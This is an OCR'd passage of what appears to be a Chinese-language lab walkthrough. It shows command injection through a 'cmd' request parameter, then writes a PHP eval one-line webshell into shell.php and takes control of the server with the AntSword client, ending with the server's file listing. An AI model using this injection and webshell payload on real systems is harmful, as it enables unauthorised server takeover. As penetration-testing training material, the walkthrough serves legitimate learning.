
在请求体中输入 cmd=ls 然后点击 Send 发包，使其执行 ls 命令，右侧 Response 出现文件信息即可证明命令执行成功

在请求体输入下方命令，将一句话木马写入到 shell.php 文件中


```
cmd=echo '<?php @eval($_POST["xxx"]); ?>' > shell.php
```



使用蚁剑连接一句话木马，点击测试连接，提示连接添加即可保存



已经可以使用蚁剑控制服务器了


192.168.228.152
目录列表 (0)
/
var
www
html
uploadfiles
文件列表 (8)
新建
上层
刷新
主目录
书签
/var/www/html/uploadfiles/
读取
名称
日期
大小
属性
.gitkeep 2023-04-29 19:00:57 0 b 0644
123.jpg 2024-03-07 14:51:23 3.93 Kb 0644
123.jpg 2024-03-07 14:59:39 3.93 Kb 0644
muma.php 2024-03-07 15:08:54 28 b 0644
shell.jpg 2024-03-07 15:04:05 2 Kb 0644
shell.php 2024-03-07 16:26:54 31 b 0644
system.jpg 2024-03-07 16:14:38 33 b 0644
system.php 2024-03-07 16:06:58 31 b 0644